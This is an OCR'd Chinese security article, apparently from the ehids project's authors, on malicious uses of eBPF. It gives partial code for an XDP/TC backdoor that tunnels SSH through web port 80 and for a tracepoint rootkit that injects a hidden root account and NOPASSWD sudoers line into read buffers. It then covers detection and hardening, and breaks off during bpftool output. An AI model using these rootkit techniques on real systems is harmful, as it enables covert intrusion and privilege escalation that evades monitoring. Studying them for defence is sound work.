
从图中可以看出，eBPF 的 hook 点功能包括以下几部分：

1. 可以在 Storage、Network 等与内核交互之间；
2. 也可以在内核中的功能模块交互之间；
3. 又可以在内核态与用户态交互之间；
4. 更可以在用户态进程空间。

eBPF 的功能覆盖 XDP、TC、Probe、Socket 等，每个功能点都能实现内核态的篡改行为，从而使得用户态完全致盲，哪怕是基于内核模块的 HIDS，一样无法感知到这些行为。

基于 eBPF 的功能函数，从业务场景来看，网络、监控、观测类的功能促进了云原生

领域的产品发展；跟踪 / 性能分析、安全类功能，加快了安全防御、审计类产品演进；而安全领域的恶意利用，也会成为黑客关注的方向。本文将与大家探讨一下新的威胁与防御思路。




从数据流所处阶段来看，本文划分为两部分，接下来一起来讨论恶意利用、风险危害与防御思路。

1. Linux 网络层恶意利用
2. Linux 系统运行时恶意利用

## Linux 网络层恶意利用

以一个 SSH、Web 服务的服务器为例，在 IDC 常见网络访问策略中，开放公网 Web 80 端口允许任意来源的 IP 访问。而 SSH 服务只允许特定 IP，或者只开放内网端口访问。


假设这台服务器已经被黑客入侵，黑客需要留下一个后门，且需要一个隐藏、可靠的网络链路作为后门通道，那么在 eBPF 技术上，会如何实现呢?

### XDP/TC 层修改 TCP 包

为了让后门隐藏的更好，最好是不开进程，不监听端口(当前部分我们只讨论网络层隐藏)。而 eBPF 技术在 XDP、TC、Socket 等内核层的功能，能够实现流量信息修改，这些功能常被应用在 L3、L4 的网络负载均衡上。比如 Cilium 的网络策略都是基于 eBPF XDP 实现。eBPF hook 了 XDP 点后，更改了 TCP 包的目标 IP，系统

内核再将该数据包转发出去。

按照 XDP 与 TC 在 Linux 内核中，处理 ingress 与 egress 的位置，可以更准确地确定 hook 点。




- XDP 的 BPF_PROG_TYPE_XDP 程序类型，可以丢弃、修改、重传来自 ingress 的流量，但无法对 egress 起作用。
- TC 的 BPF_PROG_TYPE_SCHED_CLS 除了拥有 XDP“BPF_PROG_TYPE_XDP”的功能外，还可以对 egress 起作用。

前者最常用的场景就是做网络防火墙，用于网络流量清洗，效率比传统防火墙的高很多。后者常用于云原生场景下，容器、Pod 的网络监控、安全访问控制等。在这个例子中，要对进出流量都做调整，故两个 hook 点都需要有。同样，在 XDP 等阶段的 hook，在这里做相关包逻辑的处理，能更好地将通信包隐藏，tcpdump 等工具都抓不到。

### 控制链路

在后门场景里，可以在同样的位置，像 eBPF 的负载均衡一样，修改目标端口，从 Web Nginx 的 80 改为 SSHD 的 22，就可以实现网络数据的透传，绕开防火墙以及网络访问限制。

### 认证密钥

由于后门 rootkit 是在 XDP\TC 层工作，为了尽可能的简单，认证密钥最好只使用链路层、网络层、传输层的数据，即 MAC 信息、IP 五元组之类。IP 经常变动，MAC 地址大概率是唯一的，以及设定一个固定的端口，这样更加唯一，作为 rootkit 的认证密钥即可实现（需要 Client 发起连接时，指定客户端的 TCP 端口）。

## eBPF uprobe 与 eBPF map 联动

对于后门 rootkit 的密钥更新，利用 eBPF 也很好实现。比如在 Nginx 的场景中，uprobe 实现 hook HTTP 的函数，获取 URL 参数中特定字符串，再将字符串保存到 eBPF map 里，就实现了密钥更新。

XDP/TC 层的 eBPF rootkit 执行时，读取 eBPF map 里的密钥，进行比较运算。


## 实现流程

这里举个 XDP 处理 ingress 的例子：

```
SEC("xdp/ingress")
int xdp_ingress(struct xdp_md *ctx) {
struct cursor c;
struct pkt_ctx_t pkt;

// 判断是否为 SSHD 的协议，不是则直接放行
if (!(不是 SSHD 协议 (&c))) {
return XDP_PASS;
}

// 判断 rootkit 是否匹配，网卡信息与来源端口是否匹配
hack_mac[] = "读取 bpf map 配置。"
if(密钥不匹配) {
return XDP_PASS;
}
```

```
// 读取 map，是否已经存在该 client 信息
struct netinfo client_key = {};
__builtin_memcpy(&client_key.mac, &pkt.eth->h_source, ETH_ALEN);

struct netinfo *client_value;
client_value = bpf_map_lookup_elem(&ingress_client, &client_key);

// 如果没找到伪装信息，则自己组装
if(!client_value) {
__builtin_memset(&client_value, 0, sizeof(client_value));
} else {
bpf_map_update_elem(&ingress_client, &client_key, &client_value, BPF_ANY);
}


// 伪装 mac 局域网 mac 信息
pkt.eth->h_source[0] = 0x00;
...

// 替换伪装 ip 来源，客户端端口不变

// 更改目标端口
pkt.tcp->dest = htons(FACK_PORT);    //22

// 计算 TCP SUM layer 4
ipv4_csum(pkt.tcp, sizeof(struct tcphdr), &csum);
pkt.tcp->check = csum;

// 写入已伪装的 map，用于 TC 处理 egress 的原 mac、IP 信息还原。
return XDP_PASS;
}
```

比较简单的 Demo，即可实现 ingress 侧 TCP 数据包的伪装。同样，TC 层处理 egress 方向的数据包时，只需要对伪装包的原始信息作还原即可。整个流程如下图所示：




eBPF 在 XDP/TC 层实现网络穿透 rootkit 通信链路

这样，rootkit 的通信链路并不影响正常用户访问，也没有对原系统做改动，隐蔽性特别好。

## 视频演示

我们准备了三台主机测试：

1. 入侵者：cnxct-mt2，IP 为 172.16.71.1。
2. 普通用户：ubuntu，IP 为 172.16.71.3。
3. 被入侵服务器：vm-ubuntu，IP 为 172.16.71.4。开放 nginx web 80 端口；开放 SSHD 22 端口，并设定 iptables 规则只允许内网 IP 访问。

### 危害

这个 rootkit 不主动创建 Socket，借用其中一个网络发送包，把消息送达给后门使用者。对系统影响来说，只是一个不起眼的小网络响应。在万千 HTTP 包里，根本定位不到。

1. **iptables 防火墙绕过**：利用对外开放的 80 端口作为通信隧道；
2. **WebIDS 绕过**：流量到达服务器后，并不传递给 Nginx；
3. **NIDS 绕过**：入侵者流量在局域网之间流传并无异常，只是无法解密；
4. **HIDS 绕过**：是否信任了防火墙，忽略了本机 / 局域网来源的 SSHD 登录。

## Linux 系统运行时恶意利用

云原生生态下，涌现大批基于 eBPF 技术实现的集群网络管理插件，比如 Calico、Cilium 等。而业务实现网络管理服务是以容器化方式部署，且有需要给这些容器启用 SYS_BPF_ADMIN 权限以支持 eBPF 系统调用。这些服务的运行环境，也给攻击者留下一个完美的发挥空间。

### 实现流程

回顾 eBPF 的 hook 点，作用在 syscall 的 kprobe、tracepoint 事件类型，倘若用

在后门 rootkit 场景，是十分可怕的。比如修改内核态返回给用户态的数据、拦截阻断用户态行为等，为所欲为。而更可怕的是，常见的 HIDS 都是基于内核态或者用户态做行为监控，eBPF 恰恰绕开了大部分 HIDS 的监控，且不产生任何日志，简直让人“细思极恐、不寒而栗”。

### tracepoint 事件类型 hook

在 SSHD 应用中，当用户登录时，会读取 /etc/passwd 等文件。用户态 SSHD 程序，调用 open、read 等系统调用，让内核去硬件磁盘上检索数据，再返回数据给 SSHD 进程。

### 用户态生成 payload

用户态实现 /etc/passwd、/etc/shadow 等文件 payload 的生成，并通过 eBPF 的 RewriteConstants 机制，完成对 ELF .rodata 的字段值替换。

```
import "github.com/ehids/ebpfmanager"

//  通过 elf 的常量替换方式传递数据
func (e *MBPFContainerEscape) constantEditor() []manager.
ConstantEditor {
      var username = RandString(9)
      var password = RandString(9)
      var s = RandString(8)

      salt := []byte(fmt.Sprintf("$6$%s", s))
      // use salt to hash user-supplied password
      c := sha512_crypt.New()
      hash, err := c.Generate([]byte(password), salt)

      var m = map[string]interface{}{}
      res := make([]byte, PAYLOAD_LEN)
      var payload = fmt.Sprintf("%s ALL=(ALL:ALL) NOPASSWD:ALL #",
username)
      copy(res, payload)
      m["payload"] = res
      m["payload_len"] = uint32(len(payload))

     // 生成 passwd 字符串
      var payload_passwd = fmt.Sprintf("%s:x:0:0:root:/root:/bin/bash\
n", username)
      // 生成 shadow 字符串
```


```
        var payload_shadow = fmt.Sprintf("%s:%s:18982:0:99999:7:::\n",
username, hash)

    // eBPF RewriteContants
    var editor = []manager.ConstantEditor{
            {
                    Name:          "payload",
                    Value:         m["payload"],
                    FailOnMissing: true,
            },
            {
                    Name:          "payload_len",
                    Value:         m["payload_len"],
                    FailOnMissing: true,
            },
    }
    return editor
}

func (this *MBPFContainerEscape) setupManagers() {
        this.bpfManager = &manager.Manager{
                Probes: []*manager.Probe{
                        {
                                Section:          "tracepoint/syscalls/
                                sys_enter_openat",
                                EbpfFuncName:     "handle_openat_enter",
                                AttachToFuncName: "sys_enter_openat",
                        },
                ...
                },

                Maps: []*manager.Map{
                        {
                                Name: "events",
                        },
                },
        }

        this.bpfManagerOptions = manager.Options{
                ...
                // 填充 RewriteContants 对应 map
                ConstantEditors: this.constantEditor(),
        }
}
```

## 内核态使用 payload

```
const volatile int payload_len = 0;
...
const volatile char payload_shadow[MAX_PAYLOAD_LEN];

SEC("tracepoint/syscalls/sys_exit_read")
int handle_read_exit(struct trace_event_raw_sys_exit *ctx)
{
    // 判断是否为 rootkit 行为，是否需要加载 payload
    ...
    long int read_size = ctx->ret;
    // 判断原 buff 长度是否小于 payload
    if (read_size < payload_len) {
        return 0;
    }

    // 判断文件类型，匹配追加相应 payload
    switch (pbuff_addr->file_type)
    {
    case FILE_TYPE_PASSWD:
        // 覆盖 payload 到 buf，不足部分使用原 buff 内容
        {
            bpf_probe_read(&local_buff, MAX_PAYLOAD_LEN, (void*)buff_addr);
            for (unsigned int i = 0; i < MAX_PAYLOAD_LEN; i++) {
                if (i >= payload_passwd_len) {
                    local_buff[i] = ' ';
                }
                else {
                    local_buff[i] = payload_passwd[i];
                }
            }
        }
        break;
    case FILE_TYPE_SHADOW:
        // 覆盖 shadow 文件
        ...
        break;
    case FILE_TYPE_SUDOERS:
        //覆盖 sudoers
        ...
        break;
    default:
        return 0;
        break;
    }
```

```
    // 将 payload 内存写入到 buffer
    ret = bpf_probe_write_user((void*)buff_addr, local_buff, MAX_PAYLOAD_LEN);
    // 发送事件到用户态

    return 0;
}
```

按照如上 Demo rootkit 的设计，即完成了随机用户名密码的 root 账号添加。在鉴权认证上，也可以配合“eBPF 网络层恶意利用”的 Demo，利用 eBPF map 交互，实现相应鉴权。但 rootkit 本身并没有更改硬盘上文件，不产生风险行为。并且，只针对特定进程的做覆盖，隐蔽性更好。整个流程如下图所示：




eBPF 在 runtime 安全场景恶意利用

不管是在物理机上，还是给了 root+BPF 权限的容器上，都一样生效。

## 视频演示

## 严重危害

云原生场景下，赋予 SYS_ADMIN 权限的容器场景很多，若配合近期的“Java log4j”漏洞，直接击穿容器，拿到宿主机权限，是不是很可怕?

然而，比这可怕的是：**这种 rootkit 本身并没有产生用户态行为日志，也没有改文件，系统里查不到这个用户信息。整个后门行为不产生数据，让大部分 HIDS 失灵。**

## 综述

从本文演示的这两个场景可以来看，相信大家已经知道了 eBPF 技术被恶意利用的危害性。其实，这只是 eBPF 技术被恶意利益的“冰山一角”，在 kproeb\uprobe 上也有很多功能，比如实现进程隐藏、无痕内网扫描等等。更多相关的恶意利用，大家可参考 Bad BPF – Warping reality using eBPF 一文。

若入侵者精心设计 rootkit，实现进程隐藏等，让 rootkit 更加隐蔽，按照本文的思路，实现一个“幽灵般”的后门，想想就让人后怕。

常规的主机安全防御产品一般用 Netlink、Linux Kernel Module 等技术实现进程创建、网络通信等行为感知，而 eBPF 的 hook 点可以比这些技术更加深，比它们执行

更早，意味着常规 HIDS 并不能感知发现它们。

传统 rootkit，采用 hook api 的方法，替换原来函数，导致执行函数调用地址发生变化，已有成熟检测机制，eBPF hook 不同于传统 rootkit，函数调用堆栈不变。这给检测带来很大的麻烦。

那面对这种后门，我们该如何检测防御呢?

## 检测防御

从事件发生的过程来看，分为三个阶段：

- 运行前
- 运行时
- 运行后

## 运行前

在恶意程序运行前，减少攻击面，这个思路是不变的。

### 环境限制

不管是宿主机还是容器，都进行权限收敛，能不赋予 SYS_ADMIN、CAP_BPF 等权限，就禁止掉。若一定要开放这个权限，那么只能放到运行时的检测环节了。

### seccomp 限制

在容器启动时，修改默认 seccomp.json，禁止 bpf 系统调用，防止容器逃逸，注意

此方法对于 Privileged 特权容器无效。

### 内核编译参数限制

修改函数返回值做运行时防护时，需要用到 bpf_override_return，该函数需要内核开启 CONFIG_BPF_KPROBE_OVERRIDE 编译参数，因此非特殊情况不要开启该编译参数。

### 非特权用户指令

大部分 eBPF 程序类型都需要 root 权限的用户才能调用执行。但有几个例外，比如 BPF_PROG_TYPE_SOCKET_FILTER 和 BPF_PROG_TYPE_CGROUP_SKB 这两个类型，就不需要 root。但需要读取系统配置开关。

```
//https://elixir.bootlin.com/linux/v5.16.9/source/kernel/bpf/syscall.
c#L2240

if (type != BPF_PROG_TYPE_SOCKET_FILTER &&
          type != BPF_PROG_TYPE_CGROUP_SKB &&
          !bpf_capable())
              return -EPERM;
```

### 开关确认

在 /proc/sys/kernel/unprivileged_bpf_disabled 里，可通过执行 `sysctl kernel.unprivileged_bpf_disabled=1` 来修改配置。配置含义见 Documentation for /proc/sys/kernel/。

- 值为 0 表示允许非特权用户调用 bpf；
- 值为 1 表示禁止非特权用户调用 bpf 且该值不可再修改，只能重启后修改；
- 值为 2 表示禁止非特权用户调用 bpf，可以再次修改为 0 或 1。


### 特征检查

有人提议，在内核加载 BPF 字节码时，进行签名验证，以便达到只加载安全签名的 BPF 字节码。在 lwn.net 中也列出这个话题：BPF 字节码签名计划。

但很多人也提出反对意见，他们认为 BPF 模块这几年的发展，过于抽象化，越来越

复杂，所以不希望加入额外的功能，让 BPF 更加不稳定。而是改变思路，让字节码加载时签名，改为“执行 BPF 字节码加载的用户态程序进行签名”，这个是已有的内核功能，不会增加系统复杂性。

本文认为，这确实可以缓解大部分 BPF 字节码加载的问题。但使用系统原生命令（`tc\ip\bpftool` 等）加载的话，仍面临威胁。比如：`ip link set dev ens33 xdp obj xdp-example_pass.o`。




ip 命令加载 eBPF 字节码

## 运行检查

大部分 eBPF 程序在重启后不存在了，所以入侵者会尽可能让后门自启动。对于 Linux 系统的自启动、crontab 等计划任务做好检查。

用户态程序可以以各种形式存在，ELF 可执行文件、ELF so 动态链接库都可以。在执行时，必定会调用 BPF syscall 来加载 BPF 字节码。若只是对可执行 ELF 做检测，还不够准确。

## 运行时

### 监控

Linux 系统中，所有的程序运行，都必须进行系统调用，eBPF 程序也不例外。需要调用 syscall 为 321 的 SYS_BPF 指令。并且，所有的 eBPF 程序执行、map 创建都必须进行这个 syscall 调用。那么，在这个必经之路进行拦截监控，是最好的方案。

```
SEC("tracepoint/syscalls/sys_enter_bpf")
int tracepoint_sys_enter_bpf(struct syscall_bpf_args *args) {
      struct bpf_context_t *bpf_context = make_event();
      if (!bpf_context)
              return 0;
      bpf_context->cmd = args->cmd;
      get_common_proc(&bpf_context->procinfo);
      send_event(args, bpf_context);
    return 0;
}
```

这里，我们开源的 ehids 项目做了一个 BPF syscall 检测的例子，大家可以 Fork 了解。仓库地址为：GitHub/ehids。

细心的读者这时可能会有疑问，假如入侵者的后门执行比较早，对这个系统调用进行欺骗，那怎么办呢？这是一个非常好的问题，我们将放到运行后的溯源章节进行讨论。但对于大部分场景，HIDS 防御产品还是可以做到第一时间启动的。

### 审计 & 筛查


上面我们讨论了对 BPF 系统的调用进行监控。而在云原生场景中，基于 eBPF 实现的网络产品会频繁调用，会产生大量的事件日志，从而给运营同学带来较大的压力。那么，对行为做精简、做精确筛选，就成为我们接下来的目标。

### 根据程序白名单筛选

数据过滤，是解决大量数据压力的一种方案。在一些 BPF 应用的业务服务器上，本身业务行为会产生大量调用，会给安全预警带来较大审计压力。对于已知的进程，我们可以根据进程特征过滤。

获取当前进程 pid、comm 等属性，根据用户态写入 eBPF map 的配置，决定是否上报、是否拦截。 也可以在用户态做过滤，但内核态效率更高。如果是做拦截，那必须要在内核态实现。

大家可以参考 saBPF 产品设计思路 ，用 eBPF 实现 LSM hook 点的钩子程序，完成相关审计调用。虽然 GitHub/saBPF-project 的项目代码还只是 Demo，但思路可以借鉴。




## 根据 SYSCALL 类型筛选

在 BPF syscall 里，子命令的功能包含 map、prog 等多种类型的操作，bpf() subcommand reference 里有详细的读写 API。在实际的业务场景里，“写”的安全风险比“读”大。所以，我们可以过滤掉“读”操作，只上报、审计“写”操作。

比如：

- MAP 的创建 BPF_MAP_CREATE
- PROG 加载 BPF_PROG_LOAD
- BPF_OBJ_PIN
- BPF_PROG_ATTACH
- BPF_BTF_LOAD
- BPF_MAP_UPDATE_BATCH

尤其是有 BPF 需求的业务场景，可以更好的审计日志。

## 运行后

这里提几个问题，eBPF 用户态程序与内核态程序交互，加载 BPF 字节码后，能退出吗？退出后，内核 hook 的 BPF 函数还工作吗？创建的 map 是否还存在？后门程序为了保证更好的隐蔽性，我们当如何选择？

如果要回答这些问题，不得不提 BPF 程序的加载机制，BPF 对象生命周期。

## 文件描述符与引用计数器

用户态程序通过文件描述符 FD 来访问 BPF 对象（progs、maps、调试信息），每个对象都有一个引用计数器。用户态打开、读取相应 FD，对应计数器会增加。若 FD 关闭，引用计数器减少，当 refcnt 为 0 时，内核会释放 BPF 对象，那么这个 BPF 对象将不再工作。

在安全场景里，用户态的后门进程若退出后，后门的 eBPF 程序也随之退出。在做安全检查时，这可以作为一个有利特征，查看进程列表中是否包含可疑进程。

但并非所有 BPF 对象都会随着用户态进程退出而退出。从内核原理来看，只需要保证 refcnt 大于 0，就可以让 BPF 对象存活，让后门进程持续工作了。其实在 BPF 的程序类型中，像 XDP、TC 和基于 CGROUP 的钩子是全局的，不会因为用户态程序退出而退出。相应 FD 会由内核维护，保证 refcnt 计数器不为零，从而继续工作。

### 溯源

安全工程师经常需要根据不同场景作不同的溯源策略。本文给的溯源方式中，都使用了 eBPF 的相关接口，这意味着：**如果恶意程序比检查工具运行的早，那么对于结果存在伪造的可能**。

### 短生命周期

## BPF 程序类型代表

- k[ret]probe
- u[ret]probe
- tracepoint
- raw_tracepoint
- perf_event
- socket filters
- so_reuseport

特点是基于 FD 管理，内核自动清理，对系统稳定性更好。这种程序类型的后门，在排查时特征明显，就是用户态进程。并且可以通过系统正在运行的 BPF 程序列表中获取。

## bpftool 工具

## eBPF 程序列表

命令 `bpftool prog show`，以及 `bpftool prog help` 查看更多参数。

```
root@vmubuntu: /home/cfc4n
~/Downloads (-zsh)  ⌘1  ...: /home/cfc4n/project/xdp (ssh)  ⌘2  ...t@vmubuntu: /home/cfc4n (ssh)
root@vmubuntu:/home/cfc4n# bpftool prog show
140: xdp  name xdp_drop  tag 3b185187f1855c4c  gpl
        loaded_at 2022-02-16T20:45:40+0800  uid 0
        xlated 16B  jited 18B  memlock 4096B
190: tracepoint  name handle_openat_e  tag b9dc91c1c603c408cb  gpl
        loaded_at 2022-02-16T20:48:40+0800  uid 0
        xlated 424B  jited 247B  memlock 4096B  map_ids 36
        btf_id 159
        pids ehids(10444)
191: tracepoint  name handle_read_exi  tag 17f83d2d12333038  gpl
        loaded_at 2022-02-16T20:48:40+0800  uid 0
        xlated 1360B  jited 816B  memlock 4096B  map_ids 37,40,38
        btf_id 159
        pids ehids(10444)
193: tracepoint  name handle_openat_e  tag 6b360fee1786dede  gpl
        loaded_at 2022-02-16T20:48:40+0800  uid 0
        xlated 2056B  jited 1457B  memlock 4096B  map_ids 40,36
        btf_id 159
        pids ehids(10444)
```

结果中，可以看到当前系统正在运行的 BPF 程序、关联的 BPF map ID，以及对应的进程信息等。另外，细心的读者可能发现，结果中，XDP 数据中并没有进程 ID 信息，稍后讨论。

## eBPF map 列表

命令 `bpftool map show`，以及 `bpftool map help` 可以查看更多参数。

```
root@vmubuntu: /home/cfc4n
~/Downloads (-zsh)  ⌘1  ...: /home/cfc4n/project/xdp (ssh)  ⌘2  ...t@vmubuntu: /home/c
root@vmubuntu:/home/cfc4n# bpftool map show
36: hash  name map_fds  flags 0x0
        key 4B  value 8B  max_entries 8192  memlock 131072B
        btf_id 159
        pids ehids(10444)
37: hash  name map_buff_addrs  flags 0x0
        key 8B  value 16B  max_entries 8192  memlock 196608B
        btf_id 159
        pids ehids(10444)
38: ringbuf  name rb  flags 0x0
        key 0B  value 0B  max_entries 262144  memlock 0B
40: array  name .rodata  flags 0x80
        key 4B  value 470B  max_entries 1  memlock 4096B
        btf_id 159  frozen
        pids ehids(10444)
57: array  flags 0x0
        key 4B  value 32B  max_entries 1  memlock 4096B
59: array  name pid_iter.rodata  flags 0x480
        key 4B  value 4B  max_entries 1  memlock 4096B
        btf_id 184  frozen
        pids bpftool(40003)
60: array  flags 0x0
        key 4B  value 32B  max_entries 1  memlock 4096B
```

通过查看 map 信息，可以与程序信息作辅助矫正。并且，可以导出 map 内数据用来识别恶意进程行为。这部分我们在“取证”章节讨论。

### bpflist-bpfcc

`bpflist-bpfcc -vv` 命令可以看到当前服务器运行的“部分”BPF 程序列表。以测试环境为例：

```
root@vmubuntu:/home/cfc4n/project/xdp## bpflist-bpfcc  -vv
open kprobes:

open uprobes:

PID     COMM              TYPE  COUNT
1       systemd           prog  8
10444   ehids             map   4
10444   ehids             prog  5
```

可以看到系统进程 systemd 启动了 8 个 prog 程序。ehids 进程创建了 4 个 eBPF map 与 5 个 prog。但实际上前面也执行了 `ip link set dev ens33 xdp obj xdp-example_pass.o` 命令，在这里却没有显示出来。意味着这个命令输出的结果并不是所有 bpf 程序、map 的情况。

```
root@vmubuntu:/home/cfc4n/project/xdp# bpflist-bpfcc  -vv
open kprobes:

open uprobes:

PID     COMM              TYPE  COUNT
1       systemd           prog  8
10444   ehids             map   4
10444   ehids             prog  5
root@vmubuntu:/home/cfc4n/project/xdp# bpftool prog show
140: xdp  name xdp_drop  tag 3b185187f1855c4c  gpl
        loaded_at 2022-02-16T20:45:40+0800  uid 0
        xlated 16B  jited 18B  memlock 4096B
190: tracepoint  name handle_openat_e  tag b9dc91c603c408cb  gpl
        loaded_at 2022-02-16T20:48:40+0800  uid 0
